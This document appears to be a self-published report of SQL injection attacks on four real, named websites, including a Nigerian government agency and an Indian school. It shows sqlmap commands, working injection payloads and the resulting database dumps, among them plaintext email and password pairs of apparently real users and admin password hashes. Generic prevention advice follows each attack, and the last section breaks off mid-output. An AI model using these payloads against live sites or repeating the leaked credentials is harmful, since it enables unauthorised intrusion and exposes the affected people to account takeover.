:Target site 1:

http://www.lnrbda.gov.ng/readnews.php?id=1

POC

Name of Target: LNRBDA (Nigeria)

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.

```
anya@kali: ~
File  Actions  Edit  View  Help
┌──(anya㉿kali)-[~]
└─$ sqlmap -u http://www.lnrbda.gov.ng/readnews.php?id=1,GET,id,U, -dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 03:25:12 /2024-07-12/

[03:25:12] [INFO] resuming back-end DBMS 'mysql'
[03:25:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=-5702' UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qvpxq','BXAUVtgqCUitUmpyjoXbzXJGOFsMPyKCxhZgocuP'),
'qbkjq'),NULL,NULL,NULL-- IZAi
---
[03:25:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.10, Apache
back-end DBMS: MySQL 5 (Percona fork)
[03:25:14] [INFO] fetching database names
[03:25:17] [INFO] retrieved: 'information_schema'
[03:25:17] [INFO] retrieved: 'lnrbda'
available databases [2]:
[*] information_schema
[*] lnrbda

[03:25:17] [INFO] fetched data logged to text files under '/home/anya/.local/share/sqlmap/output/www.lnrbda.gov.ng'

[*] ending @ 03:25:17 /2024-07-12/
```

Step 3: Scan the database named **lnrbda** inside the website and find the tables present inside the database.

```
anya@kali: ~
File  Actions  Edit  View  Help
[03:31:39] [INFO] retrieved: 'lnrbda','validation'
Database: information_schema
[72 tables]
+-----------------------------------------+
| CHARACTER_SETS                          |
| CLIENT_STATISTICS                       |
| COLLATIONS                              |
| COLLATION_CHARACTER_SET_APPLICABILITY   |
| COLUMN_PRIVILEGES                       |
| FILES                                   |
| GLOBAL_STATUS                           |
| GLOBAL_TEMPORARY_TABLES                 |
| GLOBAL_VARIABLES                        |
| INDEX_STATISTICS                        |
| INNODB_BUFFER_PAGE                      |
| INNODB_BUFFER_PAGE_LRU                  |
| INNODB_BUFFER_POOL_STATS                |
| INNODB_CHANGED_PAGES                    |
| INNODB_CMP                              |
| INNODB_CMPMEM                           |
| INNODB_CMPMEM_RESET                     |
| INNODB_CMP_PER_INDEX                    |
| INNODB_CMP_PER_INDEX_RESET              |
| INNODB_CMP_RESET                        |
| INNODB_FT_BEING_DELETED                 |
| INNODB_FT_CONFIG                        |
| INNODB_FT_DEFAULT_STOPWORD              |
| INNODB_FT_DELETED                       |
| INNODB_FT_INDEX_CACHE                   |
| INNODB_FT_INDEX_TABLE                   |
| INNODB_LOCKS                            |
| INNODB_LOCK_WAITS                       |
| INNODB_METRICS                          |
| INNODB_SYS_COLUMNS                      |
| INNODB_SYS_DATAFILES                    |
| INNODB_SYS_FIELDS                       |
| INNODB_SYS_FOREIGN                      |
| INNODB_SYS_FOREIGN_COLS                 |
```

```
anya@kali: ~
File  Actions  Edit  View  Help
| TABLE_STATISTICS                        |
| TEMPORARY_TABLES                        |
| THREAD_STATISTICS                       |
| USER_PRIVILEGES                         |
| USER_STATISTICS                         |
| VIEWS                                   |
| XTRADB_INTERNAL_HASH_TABLES             |
| XTRADB_READ_VIEW                        |
| XTRADB_RSEG                             |
| XTRADB_ZIP_DICT                         |
| XTRADB_ZIP_DICT_COLS                    |
| COLUMNS                                 |
| ENGINES                                 |
| EVENTS                                  |
| PARTITIONS                              |
| PLUGINS                                 |
| PROCESSLIST                             |
| TABLES                                  |
| TRIGGERS                                |
+-----------------------------------------+

Database: lnrbda
[5 tables]
+-----------------------------------------+
| validation                              |
| applicant_info                          |
| gyes_user                               |
| news                                    |
| tuser                                   |
+-----------------------------------------+

[03:31:39] [INFO] fetched data logged to text files under '/home/anya/.local/share/sqlmap/output/www.lnrbda.gov.ng'

[*] ending @ 03:31:39 /2024-07-12/


┌──(anya㉿kali)-[~]
└─$
```

Step 4: Scan the table **applicant_info** to find the columns inside it.

```
anya@kali: ~
File  Actions  Edit  View  Help
Database: lnrbda
Table: news
[6 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| date      | timestamp     |
| headline  | longtext      |
| image     | longtext      |
| news_body | longtext      |
| news_id   | int(11)       |
| unit      | varchar(200)  |
+-----------+---------------+

Database: lnrbda
Table: gyes_user
[3 columns]
+-----------------+---------------+
| Column          | Type          |
+-----------------+---------------+
| email           | varchar(250)  |
| passw           | varchar(50)   |
| time_registered | timestamp     |
+-----------------+---------------+

Database: lnrbda
Table: tuser
[12 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| Email       | mediumtext  |
| FullName    | mediumtext  |
| id          | int(11)     |
| isDeleted   | int(11)     |
| ModifiedTS  | bigint(20)  |
| Password    | mediumtext  |
| Phone       | mediumtext  |
| RegDate     | mediumtext  |
| RegUserID   | mediumtext  |
| UserLevel   | mediumtext  |
| UserName    | mediumtext  |
```

```
anya@kali: ~
File  Actions  Edit  View  Help
Database: lnrbda
Table: applicant_info
[21 columns]
+-------------------+-------------+
| Column            | Type        |
+-------------------+-------------+
| contact_address   | text        |
| current_amployment | text        |
| dob               | date        |
| email             | varchar(250) |
| experience        | varchar(10) |
| firstname         | varchar(50) |
| grad_year         | varchar(10) |
| institution_info  | text        |
| institution_type  | varchar(30) |
| lga               | varchar(30) |
| middlename        | varchar(50) |
| phone             | varchar(15) |
| reason_for_applying | text        |
| refree_address    | text        |
| refree_email      | varchar(250) |
| refree_name       | varchar(50) |
| refree_phone      | varchar(15) |
| role_current_emp  | varchar(50) |
| stateorg          | varchar(15) |
| surname           | varchar(50) |
| time_created      | timestamp   |
+-------------------+-------------+

Database: lnrbda
Table: validation
[2 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| passc  | varchar(10) |
| phone  | varchar(11) |
+--------+-------------+

[03:37:37] [INFO] fetched data logged to text files under '/home/anya/.local/share/sqlmap/output/www.lnrbda.gov.ng'

[*] ending @ 03:37:37 /2024-07-12/
```

Step 5: Display the data from column **email,passw**

```
anya@kali: ~
File  Actions  Edit  View  Help
| passw           | varchar(50)  |
| time_registered | timestamp    |
+-----------------+--------------+

[01:21:41] [INFO] fetching columns for table 'gyes_user' in database 'lnrbda'
[01:21:42] [INFO] resumed: 'email','varchar(250)'
[01:21:42] [INFO] resumed: 'passw','varchar(50)'
[01:21:42] [INFO] resumed: 'time_registered','timestamp'
[01:21:42] [INFO] fetching entries for table 'gyes_user' in database 'lnrbda'
[01:21:44] [INFO] retrieved: 'rafsonjani441@gmail.com','eletrical28484eee','2018-04-29 17:36:35'
[01:21:46] [INFO] retrieved: 'owokunlebolajisulayman@gmail.com','owokunle90','2018-04-25 11:20:59'
[01:21:46] [INFO] retrieved: 'akomolafe.s.stephen123@gmail.com','123','2018-04-25 07:46:02'
[01:21:47] [INFO] retrieved: 'omeiza1000@gmail.com','mustyaski1','2018-05-01 20:32:51'
[01:21:47] [INFO] retrieved: 'akogunabdulgafar@gmail.com','oladimeji99','2019-04-04 06:09:12'
[01:21:48] [INFO] retrieved: 'olaideasiyanbi@gmal.com','alake1884','2019-04-14 14:13:44'
[01:21:49] [INFO] retrieved: 'sosimplycutiez@gmail.com','859542','2019-04-14 14:16:30'
[01:21:49] [INFO] retrieved: 'oluwaseyiolapade31@gmail.com','07011983036','2019-04-18 10:30:51'
Database: lnrbda
Table: gyes_user
[8 entries]
+-------------------------------+-------------------+---------------------+
| email                         | passw             | time_registered     |
+-------------------------------+-------------------+---------------------+
| rafsonjani441@gmail.com       | eletrical28484eee | 2018-04-29 17:36:35 |
| owokunlebolajisulayman@gmail.com | owokunle90        | 2018-04-25 11:20:59 |
| akomolafe.s.stephen123@gmail.com | 123               | 2018-04-25 07:46:02 |
| omeiza1000@gmail.com          | mustyaski1        | 2018-05-01 20:32:51 |
| akogunabdulgafar@gmail.com    | oladimeji99       | 2019-04-04 06:09:12 |
| olaideasiyanbi@gmal.com       | alake1884         | 2019-04-14 14:13:44 |
| sosimplycutiez@gmail.com      | 859542            | 2019-04-14 14:16:30 |
| oluwaseyiolapade31@gmail.com  | 07011983036       | 2019-04-18 10:30:51 |
+-------------------------------+-------------------+---------------------+

[01:21:50] [INFO] table 'lnrbda.gyes_user' dumped to CSV file '/home/anya/.local/share/sqlmap/output/www.lnrbda.gov.ng/dump/lnrbda/gyes_user.c
sv'
[01:21:50] [INFO] fetched data logged to text files under '/home/anya/.local/share/sqlmap/output/www.lnrbda.gov.ng'

[*] ending @ 01:21:50 /2024-07-13/


┌──(anya㉿kali)-[~]
└─$
```

Precautions to Prevent SQL Injection Attacks: -

1. Use Prepared Statements and Parameterized Queries

Description: Ensure that SQL queries are written using prepared statements with parameterized queries. This separates the SQL logic from the data, preventing attackers from injecting malicious SQL.

2. Input Validation

Description: Validate and sanitize all user inputs. Ensure that input data matches the expected format (e.g., numbers, email addresses).

3. Use Stored Procedures

Description: When possible, use stored procedures instead of direct SQL queries. Stored procedures encapsulate the SQL code and prevent SQL injection.

4. Limit Database Privileges

Description: Follow the principle of least privilege. Ensure that the database user has only the necessary permissions to perform required operations.

5. Web Application Firewall (WAF)

Description: Use a WAF to filter and monitor HTTP requests for malicious content. A WAF can block many common SQL injection attempts.

6. Error Handling

Description: Avoid displaying detailed error messages to users. Instead, log detailed errors on the server side and show generic error messages to users.

Consequences of SQL Injection Attacks:-

1. Data Breach

Description: Attackers can access, steal, or manipulate sensitive data stored in the database. This may include personal information, financial data, or proprietary business information.

2. Data Manipulation

Description: Attackers can modify, delete, or insert data within the database, leading to data corruption or loss.

3. Unauthorized Access

Description: Attackers may gain unauthorized access to the system by bypassing authentication mechanisms.

4. Website Defacement

Description: Attackers can alter the content of a website, defacing it or spreading misinformation.

5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 2:

https://www.gdgoenkaagra.com/photo-gallery.php?id=29

POC

Name of Target: GD GOENKA PUBLIC SCHOOL, AGRA (India)

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.

```
root@kali: ~
File  Actions  Edit  View  Help
[*] starting @ 06:14:20 /2024-07-13/

[06:14:20] [INFO] resuming back-end DBMS 'mysql'
[06:14:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ofd27asrr9t...d9sp3jc3g3'). Do you want to use those
[Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=29' AND 8124=8124 AND 'PHGf'='PHGf

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=29' AND (SELECT 4836 FROM(SELECT COUNT(*),CONCAT(0x7178626b71,(SELECT (ELT(4836=4836,1))),0x716b6b7171,FLOOR(RAND(0)
*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'poWP'='poWP

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (query SLEEP - comment)
    Payload: id=29' OR (SELECT 6860 FROM (SELECT(SLEEP(5)))drRg)#

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-2635' UNION ALL SELECT NULL,CONCAT(0x7178626b71,0x78716d4852474e684f426777424d4d6d44724950634752714b4a4765715a68665
04367715670784a,0x716b6b7171),NULL-- -
---
[06:14:25] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, PHP, Nginx
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:14:25] [INFO] fetching database names
[06:14:26] [INFO] retrieved: 'gdgoenka_nifty'
[06:14:26] [INFO] retrieved: 'information_schema'
available databases [2]:
[*] gdgoenka_nifty
[*] information_schema

[06:14:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com'
```

Step 3: Scan the database named **gdgoenka_nifty** inside the website and find the tables present inside the database.

```
root@kali: ~
File  Actions  Edit  View  Help
Database: gdgoenka_nifty
[6 tables]
+-----------------------------------------+
| admin                                   |
| enquiry                                 |
| gallery                                 |
| inquiry                                 |
| news                                    |
| photos                                  |
+-----------------------------------------+

Database: information_schema
[78 tables]
+-----------------------------------------+
| ALL_PLUGINS                             |
| APPLICABLE_ROLES                        |
| CHANGED_PAGE_BITMAPS                    |
| CHARACTER_SETS                          |
| CLIENT_STATISTICS                       |
| COLLATIONS                              |
| COLLATION_CHARACTER_SET_APPLICABILITY   |
| COLUMN_PRIVILEGES                       |
| ENABLED_ROLES                           |
| FILES                                   |
| GEOMETRY_COLUMNS                        |
| GLOBAL_STATUS                           |
| GLOBAL_VARIABLES                        |
| INDEX_STATISTICS                        |
| INNODB_BUFFER_PAGE                      |
| INNODB_BUFFER_PAGE_LRU                  |
| INNODB_BUFFER_POOL_STATS                |
| INNODB_CHANGED_PAGES                    |
| INNODB_CMP                              |
| INNODB_CMPMEM                           |
| INNODB_CMPMEM_RESET                     |
| INNODB_CMP_PER_INDEX                    |
| INNODB_CMP_PER_INDEX_RESET              |
| INNODB_CMP_RESET                        |
| INNODB_FT_BEING_DELETED                 |
| INNODB_FT_CONFIG                        |
| INNODB_FT_DEFAULT_STOPWORD              |
| INNODB_FT_DELETED                       |
| INNODB_FT_INDEX_CACHE                   |
| INNODB_FT_INDEX_TABLE                   |
```

Step 4: Scan the table **admin** to find the columns inside it.

```
root@kali: ~
File  Actions  Edit  View  Help
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=29' AND 8124=8124 AND 'PHGf'='PHGf

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=29' AND (SELECT 4836 FROM(SELECT COUNT(*),CONCAT(0x7178626b71,(SELECT (ELT(4836=4836,1))),0x716b6b7171,FLOOR(RAND(0)
*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'poWP'='poWP

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (query SLEEP - comment)
    Payload: id=29' OR (SELECT 6860 FROM (SELECT(SLEEP(5)))drRg)#

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-2635' UNION ALL SELECT NULL,CONCAT(0x7178626b71,0x78716d4852474e684f426777424d4d6d44724950634752714b4a4765715a68665
04367715670784a,0x716b6b7171),NULL-- -
---
[06:19:08] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.6.40, PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:19:08] [INFO] fetching columns for table 'admin' in database 'gdgoenka_nifty'
[06:19:09] [INFO] retrieved: 'id','int(11)'
[06:19:10] [INFO] retrieved: 'usr_id','varchar(50)'
[06:19:10] [INFO] retrieved: 'usr_pwd','varchar(50)'
Database: gdgoenka_nifty
Table: admin
[3 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| id     | int(11)     |
| usr_id | varchar(50) |
| usr_pwd | varchar(50) |
+--------+-------------+

[06:19:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com'
```

Step 5: Display the data from column **usr_id,usr_pwd**

```
root@kali: ~
File  Actions  Edit  View  Help
[06:22:02] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, PHP, Nginx
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:22:02] [INFO] fetching columns for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] resumed: 'id','int(11)'
[06:22:03] [INFO] resumed: 'usr_id','varchar(50)'
[06:22:03] [INFO] resumed: 'usr_pwd','varchar(50)'
Database: gdgoenka_nifty
Table: admin
[3 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| id      | int(11)     |
| usr_id  | varchar(50) |
| usr_pwd | varchar(50) |
+---------+-------------+

[06:22:03] [INFO] fetching columns for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] resumed: 'id','int(11)'
[06:22:03] [INFO] resumed: 'usr_id','varchar(50)'
[06:22:03] [INFO] resumed: 'usr_pwd','varchar(50)'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:04] [INFO] recognized possible password hashes in column 'usr_pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: gdgoenka_nifty
Table: admin
[1 entry]
+----+--------+----------------------------------+
| id | usr_id | usr_pwd                          |
+----+--------+----------------------------------+
| 1  | admin  | 92af7c44cdff63a076e9ee4de434be0b |
+----+--------+----------------------------------+

[06:24:08] [INFO] table 'gdgoenka_nifty.`admin`' dumped to CSV file '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com/dump/gdgo
enka_nifty/admin.csv'
[06:24:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com'
```

Precautions to Prevent SQL Injection Attacks: -

1. Use Prepared Statements and Parameterized Queries

Description: Ensure that SQL queries are written using prepared statements with parameterized queries. This separates the SQL logic from the data, preventing attackers from injecting malicious SQL.

2. Input Validation

Description: Validate and sanitize all user inputs. Ensure that input data matches the expected format (e.g., numbers, email addresses).

3. Use Stored Procedures

Description: When possible, use stored procedures instead of direct SQL queries. Stored procedures encapsulate the SQL code and prevent SQL injection.

4. Limit Database Privileges

Description: Follow the principle of least privilege. Ensure that the database user has only the necessary permissions to perform required operations.

5. Web Application Firewall (WAF)

Description: Use a WAF to filter and monitor HTTP requests for malicious content. A WAF can block many common SQL injection attempts.

6. Error Handling

Description: Avoid displaying detailed error messages to users. Instead, log detailed errors on the server side and show generic error messages to users.

Consequences of SQL Injection Attacks:-

1. Data Breach

Description: Attackers can access, steal, or manipulate sensitive data stored in the database. This may include personal information, financial data, or proprietary business information.

2. Data Manipulation

Description: Attackers can modify, delete, or insert data within the database, leading to data corruption or loss.

3. Unauthorized Access

Description: Attackers may gain unauthorized access to the system by bypassing authentication mechanisms.

4. Website Defacement

Description: Attackers can alter the content of a website, defacing it or spreading misinformation.

5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 3:

https://yoyoma.com.tw/product-item.php?id=22

POC

Name of Target: YOYOMA S.T (Taiwan)

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.

```
root@kali: ~
File  Actions  Edit  View  Help
[*] starting @ 06:37:02 /2024-07-13/

[06:37:02] [INFO] resuming back-end DBMS 'mysql'
[06:37:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd ... rgt2kv1ean'). Do you want to use those
 [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=22' AND 9002=9002 AND 'XgsL'='XgsL

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: id=22';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=22' AND (SELECT 8010 FROM (SELECT(SLEEP(5)))uSAK) AND 'RLJt'='RLJt

    Type: UNION query
    Title: Generic UNION query (NULL) - 25 columns
    Payload: id=-8682' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71
6b626b71,0x654c754445526f6e634b616f4b69475a78556d49616d514b75446965756848724e4170566b4c6f43,0x71627a7171),NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL-- -
---
[06:37:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, Nginx 1.18.0
back-end DBMS: MySQL ≥ 5.0.12
[06:37:06] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] performance_schema
[*] yoyoma

[06:37:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/yoyoma.com.tw'

[*] ending @ 06:37:06 /2024-07-13/
```

Step 3: Scan the database named **yoyoma** inside the website and find the tables present inside the database.

```
root@kali: ~
File  Actions  Edit  View  Help
Database: yoyoma
[39 tables]
+-----------------------------------+
| member                            |
| order                             |
| about                             |
| album                             |
| album_classify                    |
| album_list                        |
| article                           |
| article_list                      |
| banner                            |
| basics                            |
| cart                              |
| contact                           |
| download                          |
| download_list                     |
| failed_jobs                       |
| menu_role                         |
| menus                             |
| migrations                        |
| model_has_permissions             |
| model_has_roles                   |
| news                              |
| news_list                         |
| order_detail                      |
| page_enabled                      |
| password_resets                   |
| permissions                       |
| product                           |
| product_list                      |
| qa                                |
| qa_list                           |
| role_has_permissions              |
| role_hierarchy                    |
| roles                             |
| seo                               |
| users                             |
| video                             |
| video_list                        |
| view_log                          |
| web_style                         |
+-----------------------------------+
```

Step 4: Scan the table **users** to find the columns inside it.

```
root@kali: ~
File  Actions  Edit  View  Help
    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: id=22';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=22' AND (SELECT 8010 FROM (SELECT(SLEEP(5)))uSAK) AND 'RLJt'='RLJt

    Type: UNION query
    Title: Generic UNION query (NULL) - 25 columns
    Payload: id=-8682' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71
6b626b71,0×654c754445526f6e634b616f4b69475a78556d49616d514b75446965756848724e4170566b4c6f43,0×71627a7171),NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL-- -
---
[06:43:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, Nginx 1.18.0
back-end DBMS: MySQL ≥ 5.0.12
[06:43:47] [INFO] fetching columns for table 'users' in database 'yoyoma'
Database: yoyoma
Table: users
[10 columns]
+-----------------+-----------------+
| Column          | Type            |
+-----------------+-----------------+
| name            | varchar(24)     |
| created_at      | timestamp       |
| deleted_at      | timestamp       |
| email           | varchar(191)    |
| email_verified_at | timestamp       |
| id              | bigint unsigned |
| menuroles       | varchar(191)    |
| password        | varchar(191)    |
| remember_token  | varchar(100)    |
| updated_at      | timestamp       |
+-----------------+-----------------+

[06:43:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/yoyoma.com.tw'

[*] ending @ 06:43:47 /2024-07-13/


┌──(root㉿kali)-[~]
└─#
```

Step 5: Display the data from column **email,password.**

```
[06:45:33] [INFO] fetching columns for table 'users' in database 'yoyoma'
[06:45:33] [INFO] fetching entries for table 'users' in database 'yoyoma'
Database: yoyoma
Table: users
[3 entries]
+-------+----------------------+-----------------+-------------------------------------------------------------+-----------------
-----------------------------------------+---------------------+------------+------------+---------------------+-----------------
--+
| id    | email                | name            | password                                                    | menuroles
                                         | created_at          | deleted_at | updated_at | remember_token      | email_verified_
at |
+-------+----------------------+-----------------+-------------------------------------------------------------+-----------------
-----------------------------------------+---------------------+------------+------------+---------------------+-----------------
--+
| admin | 2023-05-11 16:36:07 | Admin           | Hzvy7aWkRP9X5cwPYJfA0R7btaligA67SzBGCxE1tjxsMTXYb81p3vioFK1p | $2y$10$LPvQ9079cp
O3dXP0jyW..eAxeXspKsjyJnYFZyEd5Z.RC32lT9gv. | 2023-05-11 16:36:07 | admin      | <blank>    | 2023-07-30 04:09:23 | 1
   |
| user  | 2023-05-11 16:36:07 | Authma          | HUOSrFA4eBkdVTRU7ZdTWzVF5bHPk2aSCJQydFkGttXuyAR2wIOOqnjvKauB | $2y$10$D/XePL9jGN
bPMafNN8piNuJqwUauug7bDjMAzoXdWFzg78Zfuxjli | 2023-05-11 16:36:07 | authma     | <blank>    | 2023-07-30 04:10:34 | 2
   |
| user  | 2023-09-15 17:35:07 | yoyoma悠油慢手作 | mNjNW47gjL8TNKoyWGgr1tDtsfKw9wTKz7NIraMH8iLMBXyW9ctLPcU8kl6n | $2y$10$6e6cDIanEz
Cu9AdR7SrSf.nZFD3njyQCJKJ8oQ45MQzgwtU0hyVGe | 2023-09-15 17:35:07 | yoyoma     | <blank>    | 2023-09-15 17:36:04 | 4
   |
+-------+----------------------+-----------------+-------------------------------------------------------------+-----------------
-----------------------------------------+---------------------+------------+------------+---------------------+-----------------
--+

[06:45:34] [INFO] table 'yoyoma.users' dumped to CSV file '/root/.local/share/sqlmap/output/yoyoma.com.tw/dump/yoyoma/users.csv'
[06:45:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/yoyoma.com.tw'

[*] ending @ 06:45:34 /2024-07-13/
```

Precautions to Prevent SQL Injection Attacks: -

1. Use Prepared Statements and Parameterized Queries

Description: Ensure that SQL queries are written using prepared statements with parameterized queries. This separates the SQL logic from the data, preventing attackers from injecting malicious SQL.

2. Input Validation

Description: Validate and sanitize all user inputs. Ensure that input data matches the expected format (e.g., numbers, email addresses).

3. Use Stored Procedures

Description: When possible, use stored procedures instead of direct SQL queries. Stored procedures encapsulate the SQL code and prevent SQL injection.

4. Limit Database Privileges

Description: Follow the principle of least privilege. Ensure that the database user has only the necessary permissions to perform required operations.

5. Web Application Firewall (WAF)

Description: Use a WAF to filter and monitor HTTP requests for malicious content. A WAF can block many common SQL injection attempts.

6. Error Handling

Description: Avoid displaying detailed error messages to users. Instead, log detailed errors on the server side and show generic error messages to users.

Consequences of SQL Injection Attacks:-

1. Data Breach

Description: Attackers can access, steal, or manipulate sensitive data stored in the database. This may include personal information, financial data, or proprietary business information.

2. Data Manipulation

Description: Attackers can modify, delete, or insert data within the database, leading to data corruption or loss.

3. Unauthorized Access

Description: Attackers may gain unauthorized access to the system by bypassing authentication mechanisms.

4. Website Defacement

Description: Attackers can alter the content of a website, defacing it or spreading misinformation.

5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 4:

https://www.ois-ndt.com/readNews.php?id=18

POC

Name of Target: OCEAN INDUSTRIAL SERVICES

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nano /root/.local/share/sqlmap/output/results-07132024_0823am.csv

┌──(root㉿kali)-[~]
└─# sqlmap -u https://www.ois-ndt.com/recent-projects.php?id=13,GET,id,BETU, -dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
ility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse o
r damage caused by this program

[*] starting @ 08:30:30 /2024-07-13/

[08:30:30] [INFO] resuming back-end DBMS 'mysql'
[08:30:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5ivcvo182og...k39s4c6160'). Do you want to use those
 [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=13' OR NOT 2908=2908#

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=13' AND GTID_SUBSET(CONCAT(0x7176766a71,(SELECT (ELT(7122=7122,1))),0x71626b6a71),7122)-- dmpd

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)
    Payload: id=13' OR (SELECT 4331 FROM (SELECT(SLEEP(5)))NNgw)-- dFEY

    Type: UNION query
    Title: MySQL UNION query (NULL) - 32 columns
    Payload: id=13' UNION ALL SELECT NULL,NULL,CONCAT(0x7176766a71,0x64486e68587952506761575a6351554d546e746d694b594c6b6775774c6373
63546e456c78534549,0x71626b6a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#
---
[08:30:33] [INFO] the back-end DBMS is MySQL
```

Step 3: Scan the database named **oisndt_data** inside the website and find the tables present inside the database.

```
root@kali: ~
File  Actions  Edit  View  Help
| VIEWS                                |
| COLUMNS                              |
| ENGINES                              |
| EVENTS                               |
| PARTITIONS                           |
| PLUGINS                              |
| PROCESSLIST                          |
| TABLES                               |
| TRIGGERS                             |
